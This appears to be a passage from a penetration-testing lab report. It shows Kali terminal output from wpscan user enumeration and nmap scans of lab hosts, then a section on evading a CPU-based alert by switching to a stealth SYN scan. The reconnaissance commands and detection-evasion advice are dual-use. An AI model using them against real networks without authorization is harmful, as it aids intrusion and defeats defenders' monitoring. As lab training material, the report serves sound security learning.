
```
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
michael@target1: /var/www/html/wordpress

root@Kali:~# wpscan --stealthy --url http://192.168.1.110/wordpress --enum
erate u

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.7.8
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat Nov 13 08:24:19 2021

Interesting Finding(s):
[+] http://192.168.1.110/wordpress/
Interesting Entry: Server: Apache/2.4.10 (Debian)
Found By: Headers (Passive Detection)
Confidence: 100%
[+] WordPress version 4.8.17 identified (Latest, released on 2021-05-13).
```



```
File Actions Edit View Help
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
root@Kali:~# wpscan --url=http://192.168.1.110/wordpress --enumerate u

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.7.8
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Mon Nov 8 17:19:21 2021

Interesting Finding(s):
[+] http://192.168.1.110/wordpress/
Interesting Entry: Server: Apache/2.4.10 (Debian)
Found By: Headers (Passive Detection)
Confidence: 100%
[+] http://192.168.1.110/wordpress/xmlrpc.php
Found By: Direct Access (Aggressive Detection)
Confidence: 100%
References:
- http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
[+] http://192.168.1.110/wordpress/readme.html
Found By: Direct Access (Aggressive Detection)
Confidence: 100%
[+] http://192.168.1.110/wordpress/wp-cron.php
Found By: Direct Access (Aggressive Detection)
```



Stealth Exploitation of nmap and wpscan

Monitoring Overview

- Which alerts detect this exploit?
 - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
 - High CPU usage is a sign a system's resources are being exhausted. This can be caused by many things including malware or a DoS attack. In our case it was caused by an nmap scan.
- Which thresholds do they fire at?
 - When CPU usage is over 0.5

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
 - You can use stealth mode in nmap. The command is: **nmap -sS 192.168.1.0/24**
- Are there alternative exploits that may perform better?
 - Here are the top 5 open source tools for external network scanning
 - <https://www.breachlock.com/top-5-open-source-tools-for-network-vulnerability-scanning/>



```
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
michael@target1: /var/... Wireshark
michael@target1: /var/www/html/wordpress
File Actions Edit View Help
[+] Elapsed time: 00:00:01
root@Kali:~# nmap -sS 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-13 08:44 PST
Nmap scan report for 192.168.1.1
Host is up (0.00049s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrpd
3389/tcp   open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00064s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp   open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00056s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.00082s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
```